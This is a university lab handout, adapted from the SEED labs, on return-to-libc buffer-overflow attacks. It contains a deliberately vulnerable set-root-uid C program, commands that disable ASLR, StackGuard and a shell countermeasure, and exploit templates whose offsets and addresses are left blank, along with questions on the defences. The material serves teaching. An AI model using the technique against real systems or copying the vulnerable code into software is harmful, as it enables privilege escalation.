Return-to-libc Attack Lab

Due: March 13th 2020, 11:00 PM (EST)

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.

Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the `return-to-libc` attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into the memory.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a `return-to-libc` attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

NOTE:

1. Before starting this lab, please review the concepts you learned in Lab 2: Buffer Overflow like stack layout, system() function, using the gdb etc.

2. You can access the codes used in the lab here

1.1 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.
Late submissions are accepted with 50% grading penalty within 24 hours of the due. Submissions that are late for more than 24 hours will NOT be accepted.
Please submit your solution in PDF or image on `https://www.gradescope.com/courses/88159`, using Entry Code: **9J2VYB**. And kindly choose the right page for your answer to every question.

Collaboration Policy
You can optionally form study groups consisting of up to 3 person per group (including yourself).
Everybody should write individually by themselves, and submit the lab reports separately. DO NOT copy each other's lab reports, or show your lab reports to anyone other than the course staff, or read other students' lab reports.

1.2 Environment

Please download the customized version of the Seed Labs from Google Drive. **This is the same VM we used for the Set-UID lab**
Use this link for steps to setup the VM.

- User ID: seed
- Password: dees
- Root User ID: root
- Password: seedubuntu

2 Lab Tasks

2.1 Initial Setup

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su
# sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this lab.

Configuring /bin/sh In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `"/bin/sh"` symbolic link points to the `"/bin/dash"` shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. If dash is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping its privilege. The dash program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack uses the system() function to run a command of our choice. This function does not run our command directly; it invokes `"/bin/sh"` to run our command. Therefore, the countermeasure in `"/bin/sh"` immediately drops the `Set-UID` privilege before executing our command, making our attack more difficult. To disable this protection, we link `"/bin/sh"` to another shell that does not have such a countermeasure. We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `"/bin/sh"` to `zsh`.

```
$ sudo ln -sf /bin/zsh /bin/sh
```

2.2 The Vulnerable Program

```
1  /* retlib.c */
2
3  /* This program has a buffer overflow vulnerability. */
4  /* Our task is to exploit this vulnerability */
5  #include <stdlib.h>
6  #include <stdio.h>
7  #include <string.h>
8
9  int bof(FILE *badfile)
10 {
11     char buffer[12];
12
13     /* The following statement has a buffer overflow problem */
14     fread(buffer, sizeof(char), 40, badfile);
15
16     return 1;
17 }
18
19 int main(int argc, char **argv)
20 {
```

```
21      FILE *badfile;
22
23      badfile = fopen("badfile", "r");
24      bof(badfile);
25
26      printf("Returned Properly\n");
27
28      fclose(badfile);
29      return 1;
30  }
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755`:

```
$ sudo su
# gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
# chmod u+s retlib
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input of size 40 bytes from a file called "badfile" into a buffer of size 12, causing the overflow. The function fread() does not check boundaries, so buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.3 Task 1: Finding out the addresses of libc functions

In Linux, when a program runs, the `libc` library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the `libc` library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as `gdb`. Namely, we can debug the target program `retlib`. Even though the program is a root-owned `Set-UID` program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside `gdb`, we need to type the run command to execute the target program once, otherwise, the library code will not be loaded. We use the p command (or print) to print out the address of the `system()` and `exit()` functions (we will need `exit()` later on).

```
1   $ touch badfile
2   $ gdb -q retlib //Use "Quiet" mode
3       Reading symbols from stack...(no debugging symbols found)...done.
4   gdb-peda$ run
5       ......
6   gdb-peda$ p system
7       $1 = <text variable, no debug info> ——— <__libc_system>
8   gdb-peda$ p exit
```

```
9          $2 = <text variable, no debug info> _____ <__GI_exit>
10     gdb-peda$ quit
```

Question 1 *Please fill in the blanks at line 7 and 9 to report the addresses of the functions.*

It should be noted that even for the same program, if we change it from a `Set-UID` program to a non-`Set-UID` program, the libc library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target `Set-UID` program; otherwise, the address we get may be incorrect.

2.4 Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the `system()` function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the `system()` function to execute the `"/bin/sh"` program. Therefore, the command string `"/bin/sh"` must be put in the memory first and we have to know its address (this address needs to be passed to the system() function). There are many ways to achieve these goals; we choose a method that uses environment variables. Students are encouraged to use other approaches. When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable `MYSHELL`, and let it contain the string `"/bin/sh"`. From the following commands, we can verify that the string gets into the child process, and it is printed out by the env command running inside the child process.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the the `getenv()` function

```
1  void main (){
2       char * shell = getenv (" MYSHELL ");
3       if ( shell )
4          printf ("% x \ n " , ( unsigned int ) shell );
5      }
```

Question 2 *Run the program to generate the address of the environment variable MYSHELL and report the address found.*

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerable program `retlib`, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes a difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed

2.5 Task 3: Exploiting the Vulnerability

Note: The Guidelines provide useful information and hints to solve the solution. Consider reading them before starting the question.
Create the **badfile**. You may use the following framework to create one.

```
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ;   //  "/bin/sh"
  *(long *) &buf[Y] = some address ;   //  system()
  *(long *) &buf[Z] = some address ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Python implementation

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
sh_addr = 0x00000000 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0x00000000 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0x00000000 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.

After you finish the above program, compile and run it; this will generate the contents for "badfile". Run the vulnerable program `retlib`. If your exploit is implemented correctly, when the function `bof` returns, it will return to the `system()` libc function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you can get the root shell at this point.

```
$ gcc -o exploit exploit.c
$./exploit         // create the badfile
$./retlib          // launch the attack by running the vulnerable program
# <---- You've got a root shell!
```

Question 3 *Paste the code for the exploit program and describe(with screenshots) how the attack is performed. Either show us your reasoning, or if you use trial-and-error approach for getting the root shell, show your trials.*

Question 4 *After your attack is successful, change the file name of* `retlib` *to a different name, making sure that the length of the file names are different. For example, you can change it to* `newretlib`*. Repeat the attack (without changing the content of* `badfile`*). Is your attack successful or not? If it does not succeed, explain why.*

Question 5 *Following are the steps to execute the ROP attack. Fill in the blanks or select among the alternatives for the following*

1. *Determine the offset between buffer and _____ register*
2. *Determine the location of system() located in _____*
3. *Create an _____ to hold the string /bin/sh*
4. *The address of above variable is _____*
5. *Find a* $\boxed{\textit{gadget} \parallel \textit{address} \parallel \textit{library}}$ *to load the above address into a register*

Question 6 *Why do you think we need to include* `exit()` *in our attack? Is it mandatory to include* `exit()`*?*

Question 7 *Please provide a hexdump of your "badfile".*

2.6 Task 4: Address Randomization

In this task, let us turn on the Ubuntu's address randomization protection. We run the same attack developed in Task 1. You can use the following instructions to turn on the address randomization:

```
$ sudo su
# /sbin/sysctl -w kernel.randomize_va_space=2
```

Question 8 *Can you get a shell? If not, what prevents the attack from succeeding? How does the address randomization make your return-to-libc attack difficult?*

2.7 Task 5: Stack Guard Protection

In this task, let us turn on the Ubuntu's Stack Guard protection. Please remember to **turn off** address randomization protection. We run the same attack developed in Task 1. You can use the following instructions to compile your program with the Stack Guard protection turned on.

```
$ su root
  Password (enter root password)
# gcc -z noexecstack  -o retlib retlib.c
# chmod 4755 retlib
# exit
```

Question 9 *Can you get a shell? If not, what prevents the attack from succeeding? How does the Stack Guard protection make your return-to-libc attack difficult?*

2.8 Bonus Question

This question is optional and worth 10 points but your total score for the entire lab will not exceed 100 points, which is the full marks for questions 1-9

There may be times when we do not have access to set an environment variable. In such cases you need to find a different approach to include the argument `"/bin/sh"` into the `system()` command.

Question 10 *Please repeat the attack with alternative approach and report your observations(with screenshots).*

3 Guidelines: Understanding the function call mechanism

3.1 Understand the Stack

To know how to conduct the `return-to-libc` attack, it is essential to understand how the stack works. We use a small C program to understand the effects of a function invocation on the stack.

```
1 /* foobar.c */
2 #include<stdio.h>
3 void foo(int x)
4 {
5   printf("Hello world: %d\n", x);
```

```
6  }
7
8  int main()
9  {
10   foo(1);
11   return 0;
12 }
```

We can use "`gcc -S foobar.c`" to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:

```
1      ......
2    8 foo:
3    9           pushl   %ebp
4   10           movl    %esp, %ebp
5   11           subl    $8, %esp
6   12           movl    8(%ebp), %eax
7   13           movl    %eax, 4(%esp)
8   14           movl    $.LC0, (%esp)   : string "Hello world: %d\n"
9   15           call    printf
10  16           leave
11  17           ret
12     ......
13  21 main:
14  22           leal    4(%esp), %ecx
15  23           andl    $-16, %esp
16  24           pushl   -4(%ecx)
17  25           pushl   %ebp
18  26           movl    %esp, %ebp
19  27           pushl   %ecx
20  28           subl    $4, %esp
21  29           movl    $1, (%esp)
22  30           call    foo
23  31           movl    $0, %eax
24  32           addl    $4, %esp
25  33           popl    %ecx
26  34           popl    %ebp
27  35           leal    -4(%ecx), %esp
28  36           ret
```

3.2 Calling and Entering `foo()`

Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Please note that line numbers instead of instruction addresses are used in this explanation.

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).



Figure 1: Entering and Leaving `foo()`

- **Line 30:** `call foo`: The statement pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).
- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).
- **Line 11:** `subl $8, %esp`: The stack pointer is modified to allocate space (8 bytes) for local variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

3.3 Leaving `foo()`

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16:** `leave`: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

  ```
  mov  %ebp, %esp
  pop  %ebp
  ```

  The first statement release the stack space allocated for the function; the second statement recover the previous frame pointer. The current stack is depicted in Figure 1(e).
- **Line 17:** `ret`: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).

- **Line 32:** `addl $4, %esp`: Further resotre the stack by releasing more memories allocated for `foo`. As you can clearly see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).

4 Acknowledgements

This document was modified from the SEED lab instruction. The original copyright notice is

This PDF was created on 2020-03-06 19:23:31Z.

References

[1] c0ntext Bypassing non-executable-stack during exploitation using return-to-libc http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

[2] Phrack by Nergal Advanced return-to-libc exploit(s) *Phrack 49*, Volume 0xb, Issue 0x3a. Available at http://www.phrack.org/archives/58/p58-0x04